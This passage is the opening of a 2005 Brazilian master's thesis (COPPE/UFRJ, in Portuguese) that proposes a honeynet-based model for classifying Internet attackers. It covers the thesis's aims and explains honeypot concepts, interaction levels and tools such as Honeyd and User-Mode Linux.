
PROPOSTA E AVALIAÇÃO DE UM MODELO ALTERNATIVO BASEADO EM HONEYNET PARA IDENTIFICAÇÃO DE ATAQUES E CLASSIFICAÇÃO DE ATACANTES NA INTERNET


Alexandre Pinaffi Andrucioli

TESE SUBMETIDA AO CORPO DOCENTE DA COORDENAÇÃO DOS PROGRAMAS DE PÓS-GRADUAÇÃO DE ENGENHARIA DA UNIVERSIDADE FEDERAL DO RIO DE JANEIRO COMO PARTE DOS REQUISITOS NECESSÁRIOS PARA A OBTENÇÃO DO GRAU DE MESTRE EM CIÊNCIAS EM ENGENHARIA DE SISTEMAS E COMPUTAÇÃO.

Aprovada por:



Prof. Luís Felipe Magalhães de Moraes, Ph. D.



Prof. Claudio Esperança, Ph. D.

Prof. Marcio Portes de Albuquerque, Dr.

RIO DE JANEIRO, RJ - BRASIL

ABRIL DE 2005

ANDRUCIOLI, ALEXANDRE PINAFFI

Proposta e Avaliação de Um Modelo Alternativo Baseado em Honeynet Para Identificação de Ataques e Classificação de Atacantes na Internet [Rio de Janeiro] 2005

XV, 146 p. 29,7 cm (COPPE/UFRJ, M.Sc., Engenharia de Sistemas e Computação, 2005)

Tese - Universidade Federal do Rio de Janeiro, Pesc/COPPE

1. Identificação do perfil de atacantes
2. Segurança em redes
3. Honeypots
4. Honeynets

I. COPPE/UFRJ II. Título (Série)

Dedicatória

Dedico este trabalho aos meus pais, Ângelo e Neyde, que não mediram esforços e sacrifícios para que os meus objetivos fossem alcançados. Por acreditarem em mim e por me oferecem condições, fui capaz de enfrentar todos os desafios e obter mais uma conquista.

Agradecimentos

À minha família: Ângelo, Neyde, Bruno e Camila, por todo apoio e incentivo recebidos.

À Ângela, pela paciência, carinho, apoio, compreensão e incentivo recebidos.

Ao meu orientador, Prof. Luís Felipe, pela oportunidade de trabalho, pela confiança que depositou em mim, pela sua orientação, ensinamentos, apoio e amizade.

Aos Profs. Marcio Portes de Albuquerque e Claudio Esperança, por participarem da banca de avaliação do trabalho, contribuindo com correções e sugestões.

À Prof. Eleni Laura Fagotti Manfrin, pela contribuição dada com correções e sugestões ao trabalho.

Ao amigo Frederico Argolo, pelas discussões, sugestões e pela ajuda recebida no desenvolvimento do trabalho.

Aos amigos Airon, Alexandre Mendes, Beto, Bruno, Demetrio, Eduardo e Vilela, por toda a ajuda recebida nas correções, sugestões e discussões do trabalho.

Aos amigos Beto, Bernardo, Caio, Daniel, Denilson, Julio, Luciano, Luis Rodrigo, Michelini, Orestes, Paulo, Sandro, Victor e outros, pela amizade e apoio recebidos.

À toda equipe do Laboratório RAVEL, pela amizade e conhecimento adquiridos.

Ao PESC/COPPE pelo suporte operacional e equipamentos utilizados.

À FAPERJ, pelo financiamento da pesquisa.

Resumo da Tese apresentada à COPPE/UFRJ como parte dos requisitos necessários para a obtenção do grau de Mestre em Ciências (M.Sc.)

PROPOSTA E AVALIAÇÃO DE UM MODELO ALTERNATIVO BASEADO EM HONEYNET PARA IDENTIFICAÇÃO DE ATAQUES E CLASSIFICAÇÃO DE ATACANTES NA INTERNET

Alexandre Pinaffi Andrucioli

Abril/2005

Orientadores: Luís Felipe Magalhães de Moraes
Programa: Engenharia de Sistemas e Computação

O principal objetivo deste trabalho é a criação de um modelo para a avaliação de ataques e classificação dos atacantes em relação aos riscos apresentados. O modelo proposto utiliza um questionário que avalia todas as fases de uma invasão bem sucedida e, por meio da soma da pontuação atribuída a cada passo da invasão, classifica o atacante em relação ao conhecimento e risco apresentado.

Para avaliação do modelo, foi construída uma *honeynet* no Laboratório de Redes de Alta Velocidade (RAVEL - COPPE/UFRJ). Este ambiente foi utilizado como uma ferramenta de captura e monitoramento de ataques pela Internet. Por meio dos ataques sofridos, o modelo é analisado e comparado a outro modelo existente, sendo observada as principais diferenças e ganhos obtidos com a nova proposta.

Também é apresentado neste trabalho a ferramenta Checkup.PL, construída para o levantamento de informações sobre os endereços IP que participaram de ataques ou tentativas de ataque pela Internet. Por fim, são apresentadas algumas estatísticas dos ataques e reconhecimentos sofridos pela *honeynet*.

Abstract of Thesis presented to COPPE/UFRJ as a partial fulfillment of the requirements for the degree of Master of Science (M.Sc.)

PROPOSITION AND EVALUATION OF AN ALTERNATIVE MODEL BASED ON HONEYNET FOR ATTACKS' IDENTIFICATION AND ATTACKERS' CLASSIFICATION IN THE INTERNET

Alexandre Pinaffi Andrucioli

April/2005

Advisors: Luís Felipe Magalhães de Moraes
Department: Computer and Systems Engineering

The main goal of this work is the creation of a new model for attacks' evaluation and attackers' identification in relation to the presented risks. The proposed model uses a questionnaire that evaluates all phases of a successful intrusion and, through the sum of the punctuation assigned to each step of the intrusion, classifies the attacker in relation to the knowledge and presented risk.

For the evaluation of the model, a honeynet was built at the High Speed Networks Laboratory (RAVEL - COPPE/UFRJ). This environment was used as a tool of capturing and monitoring attacks from the Internet. Through the incoming attacks, the model is analysed and compared with another existing model, being observed the main differences and profits achieved by the new proposal.

Also the Checkup.PL tool is presented in this work, created for the survey of information on the IP addresses that had participated in attacks or probe attacks from the Internet. Finally, some statistics about the attacks and scans that the honeynet suffered are presented.

Palavras-chave

1. Identificação do perfil de atacantes
2. Segurança em redes
3. Honeypots
4. Honeynets

Glossário

ARP : *Address Resolution Protocol*;

CPAN : *Comprehensive Perl Archive Network*;

DoS : *Denial of Service*;

DDoS : *Distributed Denial of Service*;

DHCP: *Dynamic Host Configuration Protocol*;

DMZ : *Demilitarized Zone*;

DNS : *Domain Name System*;

GMT: *Greenwich Mean Time*;

ICMP : *Internet Control Message Protocol*;

IDS : *Intrusion Detection System*;

IP : *Internet Protocol*;

IPS : *Intrusion Prevention System*;

IRC : *Internet Relay Chat*;

IEEE : *Institute of Electrical and Electronics Engineers*;

IETF : *Internet Engineering Task Force*;

MAC : *Medium Access Control*;

MD5 : *Message Digest Algorithm #5*;

NTP : *Network Time Protocol*;

RFC : *Request-for-Comments*;

TCP : *Transmission Control Protocol*;

TTL : *Time to Live*;

UDP : *User Datagram Protocol*;

Conteúdo

Lista de Figuras

Lista de Tabelas

Capítulo 1

Introdução

A segurança da informação vem se tornando tema de grandes discussões e pesquisas, tanto no meio acadêmico quanto no meio comercial. O crescimento acelerado da Internet mudou todos os conceitos relacionados à troca de informações, tanto em relação à velocidade quanto à quantidade de dados trafegados.

Hoje, mensagens podem ser enviadas e recebidas quase que instantaneamente, informações confidenciais podem ser trocadas a qualquer momento em tempo real, operações bancárias e transações comerciais podem ser realizadas sem sair de casa e sem contar com o intermédio de qualquer outra pessoa, informações podem ser consultadas sobre qualquer assunto imaginado.

Todos esses avanços trouxeram maior comodidade, facilidade e agilidade para qualquer cidadão conectado à Internet. Em contrapartida, esse avanço veio acompanhado de um problema muitas vezes oculto, o crime digital. Este tipo de crime pode envolver diversos cenários, desde o roubo de informações pessoais de uma pessoa qualquer até o roubo de informações confidenciais de uma grande organização.

Além do roubo de informação, o que já é extremamente perigoso, ainda existem outros tipos de ataques gerados na rede que podem ser tão destrutivos quanto estes, entre eles estão o "pichamento" de páginas na Internet, ataques de negação de

serviços (DoS[1]), envio indevido de mensagens (spam), vírus, *worms* etc.

Em relatório recente emitido pelo NBSO (NIC BR *Security Office*)[1, 2] é possível observar o enorme número de ataques reportados. No ano de 1999, foram reportados um total de 3.107 incidentes de segurança na Internet. Em 2003, esse número já havia aumentado para 54.606. No ano de 2004, foi atingido um total de 75.722 ataques reportados.

Outra estatística interessante apontada pelo NBSO é o número de incidentes distribuídos pela origem. Foram apontados dois resultados trimestrais: o primeiro, entre julho e setembro de 2004, aponta o Brasil e os EUA em primeiro lugar, com 25% do total de incidentes para cada um deles; o segundo equivale aos meses de outubro a dezembro de 2004, apontando o Brasil e EUA novamente na liderança com, respectivamente, 29,68% e 21,29% dos incidentes. Estes números, apesar de preocupantes, representam apenas os ataques ocorridos no Brasil e reportados ao NBSO. Se forem considerados todos os ataques gerados na Internet os números podem alcançar valores muito maiores.

Como comentado no início do capítulo, a área de segurança vem atraindo muita atenção. Hoje, é de extrema importância entender os atacantes e suas motivações, assim como criar técnicas e ferramentas que permitam a utilização da Internet com toda a confidencialidade e eficiência necessárias. Os *honeypots* e *honeynets* foram criados com o objetivo de estudar esse tipo de problema.

1.1 *Honeypots* e *Honeynets*

Os *honeypots* [3] e *honeynets* [4] foram criados com o objetivo principal de estudar os ataques e seus atacantes. Por meio deles, é possível monitorar de forma eficiente todos os ataques gerados para uma determinada máquina ou rede de máquinas conectadas ou não à Internet. A utilidade deste tipo de arquitetura, em redes

[1]DoS - *Denial of Service*

desconectadas da Internet, está na captura de ataques gerados dentro de uma rede interna visando, por exemplo, o roubo de informações por funcionários de uma empresa.

Os *honeypots* e *honeynets* podem ser considerados ambientes de monitoramento de ataques. Diferentes estruturas podem ser construídas na captura de ataques, as quais dependem de diversos fatores tais como o que se deseja monitorar e quais os tipos de informações que se espera obter. As principais características no uso desta tecnologia envolvem:

- Tráfego de ataques separados de uma rede real de produção;
- Emulação de serviços e/ou sistemas, quando necessário;
- Utilização de diversas ferramentas com o objetivo de capturar informações relevantes;
- Possibilidade de estudar o atacante e suas técnicas, antes e após uma invasão bem sucedida;
- Captura completa de todos os pacotes envolvendo um ataque.

Não é objetivo dessa seção explicar os conceitos por trás dos *honeypots* e *honeynets*. O capítulo 2 dedica-se exclusivamente a esse fim. No restante desse capítulo, são expostos a motivação, os objetivos e qual a contribuição do trabalho para a área de segurança.

1.2 Motivação

Dentre os estudos existentes na área de segurança, muito tem se falado sobre formas de facilitar a gerência, a captura, a filtragem das informações obtidas e o estudo dos ataques existentes. Todos os dias são descobertas novas falhas de segu-

rança, assim como novos vírus e *exploits* (ferramentas maliciosas) são desenvolvidos, o que requer um constante aperfeiçoamento das ferramentas.

Entender como os atacantes pensam, como realizam os ataques, e a facilitação da análise dos dados obtidos por meio de um conjunto de técnicas e ferramentas, são grandes motivações para todas as pesquisas existentes nessa área. Por fim, pode-se incluir como motivação a descoberta de novos ataques ainda desconhecidos para comunidade.

Tais ataques podem estar sendo utilizados para a obtenção de informação sem o conhecimento dos administradores de uma rede ou das ferramentas existentes hoje no mercado. Portanto, a descoberta de sua existência é fundamental para a proteção das informações.

1.3 Objetivos

O objetivo inicial desse trabalho é a construção de um ambiente de captura e análise dos ataques (*honeynet*). Este ambiente é construído utilizando como base a segunda geração de *honeynets* [5]. Algumas alterações foram realizadas em relação às especificações contidas na documentação em [5], de forma a adaptar a *honeynet* para o ambiente de rede em questão. Os detalhes de construção dessa rede, assim como os problemas enfrentados, as adaptações realizadas e os ganhos obtidos com tais adaptações são objetivos desse trabalho, e estão explicados de forma detalhada nos próximos capítulos.

Junto ao objetivo inicial está a construção da ferramenta Checkup.PL, com o intuito de levantar informações sobre um determinado endereço IP[2] que originou um ataque. Esta ferramenta é utilizada por comandos de texto e seus dados podem ser armazenados, entre outros, em uma base de dados (BD), possibilitando a consulta posterior por meio de uma interface web, criada exclusivamente para esse fim. As

[2]Internet Protocol

informações levantadas dizem respeito à localização do endereço IP como a rota de alcance, o país de origem, o nome associado ao endereço etc.

Um segundo objetivo é estudar um modelo criado por Toby Miller [6]. Neste trabalho, é proposto um modelo descritivo, baseado em pontuação, para identificar o perfil de um atacante em relação ao seu conhecimento para invasão de sistemas.

O modelo avalia diversos aspectos, como os Sistemas Operacionais (SO) de origem e destino, ferramentas utilizadas para varreduras na rede (*scans*), ferramentas utilizadas para invasão, entre outras. Por meio da pontuação atribuída a um ataque, é obtido o nível de conhecimento do atacante, o que pode variar de um simples "*Script Kiddie*" (usuário sem conhecimento sobre redes, ataques e invasões) até atacantes experientes e capacitados a criarem suas próprias ferramentas de invasão.

A partir do estudo realizado no modelo de Miller, é proposto, neste trabalho, um modelo alternativo para a identificação do perfil dos atacantes. Este modelo alternativo propõe melhorias ao modelo original, a fim de abranger um número maior de detalhes sobre o atacante.

O modelo alternativo proposto não tem como intenção substituir o modelo criado por Miller, mas sim contribuir com novos critérios de pontuação para uma identificação mais precisa e detalhada. Os modelos também são comparados, utilizando os ataques descritos no artigo de Miller e os ataques obtidos com a *honeynet* construída. Alguns itens adicionados ao modelo são avaliados por meio de um ataque simulado, devido à dificuldade de obter ataques de tal dimensão e característica.

Outro objetivo é o levantamento de estatísticas em relação aos ataques sofridos. Por cerca de um ano, a *honeynet*, construída em laboratório para esse trabalho, capturou ataques realizados contra a própria rede. A partir disso, é possível levantar diversas informações relevantes, como os ataques mais freqüentes, os sistemas mais procurados, os tipos de *scans* mais freqüentes, horários de maior ataque, países que mais originaram ataques etc.

1.4 Contribuições do Trabalho

Com a elaboração desse trabalho, as seguintes contribuições podem ser relacionadas:

- Construção de um ambiente para captura dos dados (*honeynet*), utilizando novas técnicas e ferramentas para manutenção e gerenciamento do ambiente;
- Estudo de diferentes ambientes para a *honeynet*, assim como as vantagens e desvantagens de cada um destes ambientes;
- A criação de uma ferramenta (Checkup.PL) para levantamento de dados sobre a origem de um ataque. Esta ferramenta agiliza a consulta e o levantamento de informações sobre qualquer endereço relacionado a um ataque, podendo ser útil a qualquer ambiente de redes bem monitorado e administrado;
- A utilização de código aberto na implementação da ferramenta;
- A criação de um modelo alternativo para traçar o perfil de um atacante, contendo novas propostas e soluções aos problemas e dificuldades encontradas no modelo proposto por Miller em [6];
- Comparações entre o modelo existente e o modelo criado, mostrando assim as vantagens de utilização do modelo alternativo proposto e os problemas ainda existentes;
- A contribuição dada com o estudo do modelo, uma vez que poucos trabalhos foram realizados nessa área até presente data (o modelo em [6] foi o único encontrado que aborda esse assunto);
- A geração de dados estatísticos com o objetivo de mostrar as principais características de ataque, observadas no período de estudo, entre as quais podem ser citados os ataques mais freqüentes, os horários com maior freqüência de ataque etc.;

1.5 Organização do Texto

Os capítulos estão organizados da seguinte forma: o capítulo 2 explica todos os conceitos necessários para o completo entendimento do que é um *honeypot*, assim como suas diversas variações e níveis de interação, até chegar ao ambiente mais complexo, conhecido como *honeynet*, utilizado no desenvolvimento de todo o trabalho.

No capítulo 3, é apresentado um resumo bibliográfico sobre as pesquisas já desenvolvidas e aquelas existentes, envolvendo *honeynets*. Desde que surgiram as *honeynets*, diversos tipos de pesquisas foram iniciadas na área, desde a detecção de *worms* e ataques DoS até ferramentas para desvio de tráfego de ataque e identificação de atacantes. Este capítulo contém os trabalhos considerados mais importantes atualmente nessa área de pesquisa, existindo ainda diversos trabalhos citados nas referências bibliográficas.

O capítulo 4 descreve o ambiente construído no laboratório para utilização como *honeynet*. Esta explicação se inicia pelo primeiro ambiente construído, descrevendo todas as alterações necessárias para adaptar o ambiente e atrair novos ataques. Diversos cenários de rede foram utilizados e são descritos nesse capítulo, assim como os fatores que levaram a essa mudança de configuração.

No capítulo 5, é demonstrada a ferramenta para obtenção de informações sobre um atacante, chamada Checkup.PL. São descritas as funções oferecidas pela ferramenta, assim como os métodos para acessar as informações armazenadas em uma base de dados.

O capítulo 6 descreve o estudo realizado em relação ao modelo proposto por Miller em [6]. Serão explicadas as alterações propostas para o modelo, os motivos para tais alterações e a forma com a qual tais alterações são agregadas ao modelo existente.

No capítulo 7, são apresentados os principais resultados do trabalho. Estes resultados incluem aqueles obtidos com a ferramenta Checkup.PL, os testes compa-

rativos entre o modelo criado por Miller e o modelo proposto nesse trabalho, além de demonstradas algumas estatísticas em relação às tentativas de invasão e ataques realizados no ambiente construído para a *honeynet*.

Por fim, o capítulo 8 traz os comentários finais sobre o trabalho e as perspectivas para trabalhos futuros.

Capítulo 2

Honeypots e *Honeynets*

Este capítulo explica o que é um *honeypot*, suas principais características e definições, além dos tipos de *honeypots* existentes. Esses tipos podem variar, desde serviços emulados até o nível mais complexo de interação, uma *honeynet*, a qual é utilizada como ambiente de captura de dados para o trabalho desenvolvido nesta dissertação.

As explicações abaixo são resultantes da pesquisa e experiência obtidas no decorrer do trabalho, com a construção de uma *honeynet* para o estudo de ataques. Materiais que explicam a importância e teoria dos *honeypots* e *honeynets* são facilmente encontrados na literatura e recomendados para um leitura complementar dos conceitos aqui discutidos, além de outros pontos de vista em relação a construção do ambiente.

Entre os trabalhos mais importantes desenvolvidos estão os materiais produzidos pelo grupo Honeynet Project ([5, 7, 4, 8, 9]), um dos primeiros artigos relacionados a *honeypots* e publicado por Lance Spitzner em [10] e na tese desenvolvida por Baumann e Plattner em [11].

2.1 Definição de *Honeypots*

Em [10], Spitzner define *honeypots* da seguinte maneira: "*A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource*". Isso significa que um *honeypot* tem como objetivo exclusivo ser atacado e comprometido, tendo os seus recursos utilizados de uma forma não autorizada.

Como conseqüência, esse tipo de tecnologia não deve ser utilizada como uma solução de segurança, mas sim como uma ferramenta na qual é possível obter informações sobre os atacantes e seus ataques, assim como, a forma com que eles agem antes e após uma invasão bem sucedida.

O *honeypot* é dividido em 2 categorias principais: pesquisa e produção. Em termos de pesquisa, ele agrega valores em relação ao comportamento do atacante, ferramentas utilizadas e conhecimento obtido por meio dos ataques sofridos. No caso de um sistema de produção, ele pode ser útil para que uma organização possa levantar os riscos de sua rede.

2.2 Ganhos Obtidos

Honeypots têm como principal característica o fato de estarem dedicados exclusivamente à captura de ataques. Como são máquinas e serviços dedicados, não sendo utilizados em ambiente de produção, todo o tráfego gerado para essa máquina ou serviço é considerado, potencialmente, um ataque. Existem raras exceções para isso, mas em geral todos os pacotes transferidos para o *honeypot* são considerados ataques e devem ser analisados. As principais características de sua utilização, definidas por Spitzner, são:

- Coleta de dados: como não são utilizados como um sistema real de produção, todo o tráfego pode ser facilmente isolado, o que oferece uma maior facilidade para armazenar esses dados e para realizar uma análise detalhada. Em redes de

produção, o tráfego gerado pode ser gigantesco e inviável de ser armazenado, além da enorme dificuldade surgida para analisar tantas informações;

- Recursos: Todos os recursos utilizados, como filtros de pacotes[1] e sistemas de detecção de intrusão (IDS[2]), exigem menos recursos já que estão limitados apenas ao tráfego de ataque [10];

- Novas ferramentas e táticas: como todo o tráfego é capturado, novas ferramentas e táticas são capturadas e armazenadas, diferente de redes de produção que analisam, em geral, apenas os ataques conhecidos;

- Dados cifrados: por meio de ferramentas de captura de comandos, as informações podem ser capturadas de forma legível no próprio *honeypot*, mesmo quando cifradas por meio de serviços como o ssh [12];

- Informação: O conjunto de ferramentas utilizadas permitem capturar qualquer tipo de informação, independente da forma como são tratadas e enviadas;

- Simplicidade: A simplicidade da tecnologia e da utilização das ferramentas permitem uma fácil construção do ambiente.

Em relação as desvantagens, Spitzner faz os seguintes comentários:

- Ausência de tráfego: Se um *honeypot* não for atacado, ele perde a razão de existir e não oferece vantagem aos administradores;

- Risco: o *honeypot* é divido em níveis de complexidade e risco. Quanto maior a complexidade, maior o risco do sistema ser invadido e utilizado para outros ataques. É muito importante medir os riscos de uma invasão e controlar as conseqüências que o mesmo possa vir a gerar;

[1] Também conhecidos como firewalls.

[2] *Intrusion Detection System*

- Recursos: os recursos também passam a ser uma desvantagem para a utilização de um *honeypot*. Quanto maior o nível de complexidade do sistema, maior será o custo em relação a equipamentos e programas;
- Visão limitada: O monitoramento se restringe à máquina invadida. O monitoramento a outras redes só é possível quando novos ataques são gerados a partir da máquina invadida.

Os ganhos obtidos por um *honeypot* dividem-se em prevenção, detecção, reação e pesquisa. Segue abaixo uma explicação detalhada de cada um desses itens.

2.2.1 Prevenção

No que diz respeito à prevenção, um *honeypot* tem muito pouco a acrescentar. A sua utilização em um sistema de produção não torna a rede mais segura. A colaboração em relação à prevenção está na aplicação de técnicas aprendidas em um sistema real de produção.

A principal característica que torna um *honeypot* desfavorável à prevenção é que nem sempre o mesmo está seguro contra *worms* e novas ferramentas de ataque, cada vez mais comuns na Internet. Esta segurança exige um acompanhamento e atualização constante por parte dos administradores, o que nem sempre ocorre com tal velocidade em um *honeypot*, já que os ataques são esperados. Dessa forma, é aconselhável que os administradores preocupados com a prevenção de ataques invistam tempo e recurso em boas práticas de segurança.

2.2.2 Detecção

Na detecção, um *honeypot* pode agregar um grande valor. A princípio, todas as detecções realizadas por um *honeypot* podem ser utilizadas como base de conhecimento para sistemas de produção. Devido ao alto tráfego na rede, sistemas de

produção geralmente apresentam grandes arquivos de logs, os quais são difíceis de serem analisados para a identificação correta de ataques.

Em um *honeypot* a detecção se torna mais fácil, uma vez que não existe utilização normal da rede ou dos serviços, permitindo que todo o tráfego gerado seja classificado como um possível ataque. Dessa forma, todos os registros de log[3] gerados se tornam proporcionais ao tráfego de ataque, o que pode reduzir de forma significativa a quantidade de informações a serem analisadas em uma investigação.

Além disso, um *honeypot* não corre o risco de um grande número de falsos positivos e falsos negativos gerados por um IDS. Isto não ocorre já que todo o tráfego, mesmo não detectado pelo IDS, é considerado um ataque, o que elimina a chance de falsos negativos. Qualquer tráfego normal que possa ocorrer em um *honeypot* dificilmente irá gerar um falso positivo.

2.2.3 Reação

Em sistemas de produção, o grande volume de tráfego gerado pode "poluir" as informações de uma invasão, tornando impossível determinar com grande precisão a falha ocorrida. Além disso, esses sistemas não podem passar muito tempo desconectados da rede, já que são sistemas de produção dependentes para muitas pessoas, o que acaba atrapalhando um estudo detalhado sobre a invasão ocorrida.

Já em um *honeypot* isso não ocorre, pois o volume de logs gerados se resumem às invasões sofridas. A retirada de uma máquina do ar para um estudo detalhado de análise forense também fica mais fácil, já que a máquina não é utilizada como produção. Isso aumenta as chances de obtenção de provas concretas e precisas sobre a invasão, permitindo a obtenção de muitos detalhes sobre o ataque realizado.

[3]Registros gerados pelo sistema ou serviços do sistema. Permitem acompanhar o funcionamento destes sistemas, facilitando a detecção de erros e anomalias.

2.2.4 Pesquisa

Nos três itens anteriores (prevenção, detecção e reação) foram discutidos basicamente os *honeypots* de produção. Além dessas características no ambiente de pesquisa, é possível contar com uma maior quantidade de informações sobre os atacantes e invasões.

Assim como na área militar, onde o inimigo é estudado para um melhor entendimento e proteção, isso se aplica aos *honeypots*. Questões como quem, quando, onde, os motivos, técnicas utilizadas e ferramentas são de grande importância para a comunidade envolvida na área de segurança. Como o *honeypot* está montado em um ambiente planejado e estruturado para isso, todos os dados da invasão podem ser obtidos e estudados sem limites de tempo impostos em sistemas de produção.

Um sistema invadido também pode ser acompanhado na obtenção de todas as ações do atacante após o comprometimento do sistema, inclusive se o objetivo desse atacante é realizar ataques planejados contra redes maiores e mais importantes. Esse acompanhamento exige um maior tempo de utilização da máquina antes da sua atualização, o que só é aceitável em ambientes de pesquisa.

É importante lembrar que a quantidade de informações possíveis de serem obtidas está diretamente relacionada com o nível de envolvimento do *honeypot*, e assim o risco aumenta proporcionalmente, como será explicado na próxima seção.

2.3 Níveis de Envolvimento

Existem diferentes classificações para os níveis de envolvimento de um *honeypot*. O nível de envolvimento equivale ao grau de interação do atacante com a máquina em questão. Abaixo seguem os três níveis de envolvimento existentes: baixo, médio e alto.

2.3.1 Baixo

O nível de envolvimento baixo equivale a falsos serviços gerados pelo *honeypot*. Um exemplo comum é a utilização da ferramenta netcat [13], fazendo o redirecionando todas as requisições feitas na porta 80 para um arquivo de log (nc -l -p 80 > /log/http.log).

Nesse tipo de envolvimento, o atacante possui uma mínima interação com o *honeypot*, e por isso poucos dados sobre o ataque podem ser obtidos. No exemplo acima, o sistema irá registrar apenas as tentativas de conexão (ataque), porém não é possível determinar se o ataque seria bem sucedido e nem quais seriam as ações tomadas pelo atacante, uma vez que não existem respostas às requisições realizadas. Seguem abaixo duas ferramentas que trabalham como *honeypots* de baixo envolvimento:

BackOfficer Friendly (BOF): BOF [14] é uma ferramenta simples de emulação de alguns serviços básicos de rede, como telnet, http, ftp, e-mail, entre outros. Ela também é capaz de gerar algumas mensagens falsas de conexão para que o atacante finalize a conexão, porém, não é estabelecida conexão com o *honeypot*. Essa ferramenta é utilizada em sistemas Windows e geralmente recomendada para pessoas que queiram iniciar o aprendizado dos *honeypots*.

Specter: Specter [15] é uma ferramenta muito parecida com a BOF. As principais diferenças que podem ser citadas estão no fato de que ela é comercial, possui mais serviços, é capaz de emular serviços de acordo com o sistema operacional e também pode realizar a busca de informações de atacantes pela rede, por exemplo, o registro de domínio, rota etc.

2.3.2 Médio

No nível de envolvimento médio, a interação entre o atacante e o *honeypot* se torna maior, mas não equivale a um sistema real. Da mesma forma que aumenta a

interação, aumentam também os riscos, o que exige um maior cuidado em relação às ferramentas e *scripts* que interagem com o atacante. As ferramentas são mais complexas e respondem às requisições feitas por um atacante de forma mais elaborada. Mais dados são obtidos, uma vez que o nível da conexão se torna maior e mais eficiente.

Uma aplicação que se enquadra nesse nível de envolvimento é a Honeyd [16]. Ela funciona sobre sistemas Unix e é capaz de emular centenas de sistemas e milhares de computadores ao mesmo tempo. É capaz de emular a pilha de protocolo IP[4] de diferentes sistemas, simular topologias de roteamento e criar subsistemas virtuais, os quais podem ser executados serviços reais sobre IPs, gerenciados pela Honeyd. Diferente de outras ferramentas que rodam sobre um único endereço IP, a Honeyd é capaz de utilizar ao mesmo tempo diversos endereços.

A Honeyd também é capaz de assumir endereços IP que não estão sendo utilizados, por meio da técnica de ARP[5] Spoofing (forjamento da tabela ARP), respondendo por requisições de um atacante conforme são realizadas. Para emular serviços, a ferramenta depende de scripts escritos em linguagens como C, Shell, Perl e outros. Os sistemas emulados envolvem também equipamentos, como o caso de roteadores CISCO, e a Honeyd ainda é capaz de detectar a porta pela qual o sistema está sendo requisitado e emular um serviço pré-determinado.

Finalizando, a Honeyd é desenvolvida e distribuída de forma livre, o que tem resultado em uma grande colaboração e avanço da ferramenta.

2.3.3 Alto

No nível de envolvimento alto, não existem serviços emulados. Os *honeypots* são configurados com sistemas operacionais e serviços reais, assim como uma máquina qualquer conectada na Internet. O fato de que todos os serviços são reais permite

[4] *Internet Protocol*

[5] *Address Resolution Protocol*

uma maior interação entre o atacante e a máquina atacada, o que resulta em um registro completo de todos os passos do atacante, e a obtenção de todos os dados possíveis do ataque.

Esse nível de envolvimento traz as maiores vantagens possíveis em relação à obtenção de informações, em contrapartida oferece um enorme risco aos administradores. Ao criar uma rede igual a esta, é necessário controlar todo o tráfego de saída para que um atacante não utilize essa máquina na realização de novos ataques. Além disso, o administrador deve se preocupar com o tipo e o conteúdo das informações que um atacante pode manipular, além de estar atento para que a máquina utilizada como estudo não saia do seu controle e cause danos a outras pessoas.

O maior destaque para esse nível de interação é a *honeynet*. A *honeynet* é o extremo dos *honeypots*, onde não existem serviços nem sistemas emulados. A idéia geral da *honeynet* é criar uma rede, com um ou mais *honeypots* instalados, utilizando sistemas reais, como um ambiente real de produção. Neste caso, as instalações são realizadas de maneira comum, e os serviços não sofrem nenhum tipo de alteração para aumentarem as chances de invasão.

O ganho desse tipo de utilização é que os sistemas são reais e um ataque pode ser bem sucedido, ao ponto do atacante invadir a máquina e ganhar o controle sobre ela. Uma *honeynet* exige um maior controle, o que é realizado por meio de máquinas e ferramentas dedicadas a isso. O controle não é realizado nos *honeypots* instalados, pois, em caso de uma invasão bem sucedida, o atacante pode descobrir que está sendo monitorado, permitindo a ele desabilitar serviços ou alterar os dados da máquina, o que faz com que as informações obtidas não sejam confiáveis.

O controle da *honeynet* é realizado pela rede, por uma máquina dedicada a esse fim, podendo existir outras conforme o ambiente e a necessidade do mesmo. Nessa máquina, são instalados filtro de pacotes (firewall), sistemas de detecção de intrusão (IDS[6]), sistemas de prevenção de intrusão (IPS[7]), ferramentas de alerta, entre outros.

[6] *Intrusion Detection System*

[7] *Intrusion Prevention System*

Ainda nesse capítulo, são comentadas algumas dessas ferramentas, assim como no capítulo 4, em que é explicado o ambiente de testes desenvolvido nesse trabalho.

A utilização de uma *honeynet* traz uma grande desvantagem em relação aos outros níveis de envolvimento. Nos dois primeiros casos, uma única máquina é capaz de emular todos os serviços e ainda gerenciar os *honeypots* existentes. No caso da *honeynet* isso não é, a princípio, uma tarefa possível, pois se trata de máquinas e sistemas reais, sem nenhum tipo de emulação. Isso exige um maior número de máquinas e equipamentos, o que pode inviabilizar a utilização dessa técnica.

Com o intuito de contornar esse problema, existem técnicas de construir a *honeynet* utilizando máquinas virtuais, o que possibilita que uma simples máquina possua dois ou mais sistemas distintos instalados, funcionando simultaneamente. Maiores informações sobre esse tipo de técnica podem ser encontradas em [8, 17, 18].

Dois programas conhecidos por realizar tal tarefa são o VMWare [19] e o User-Mode Linux (UML [20]). Os artigos publicados em [21, 22] tratam da utilização desses programas na criação de uma *honeynet.* O VMWare é um programa comercial e que pode ser utilizado em sistemas Windows ou Linux. Ele permite a criação de diversas máquinas virtuais, o que pode estar limitado à máquina e ao tipo de produto adquirido.

O VMWare permite a instalação de diversos sistemas operacionais nas máquinas virtuais criadas, entre eles a família Windows, Linux e FreeBSD. Esses ambientes podem ser criados em discos virtuais (arquivos) ou em partições do próprio disco, a opção deve ser realizada de acordo com as necessidades e limitações do ambiente.

O UML é um programa gratuito e de código livre para sistemas Linux. O UML é limitado à instalação de sistemas operacionais Linux em suas máquinas virtuais, mas é capaz de realizar a instalação desses sistemas em discos virtuais ou partições reais, como no VMWare. Apesar do VMWare apresentar mais opções em relação à compatibilidade de sistemas instalados, o UML tem a vantagem de ser gratuito e facilmente obtido pela Internet.

Independente do programa escolhido para utilização, diversos detalhes são importantes ao se construir esse tipo de ambiente, sendo recomendado a leitura dos artigos citados no parágrafo anterior.

2.4 Localização Física e Lógica dos *Honeypots*

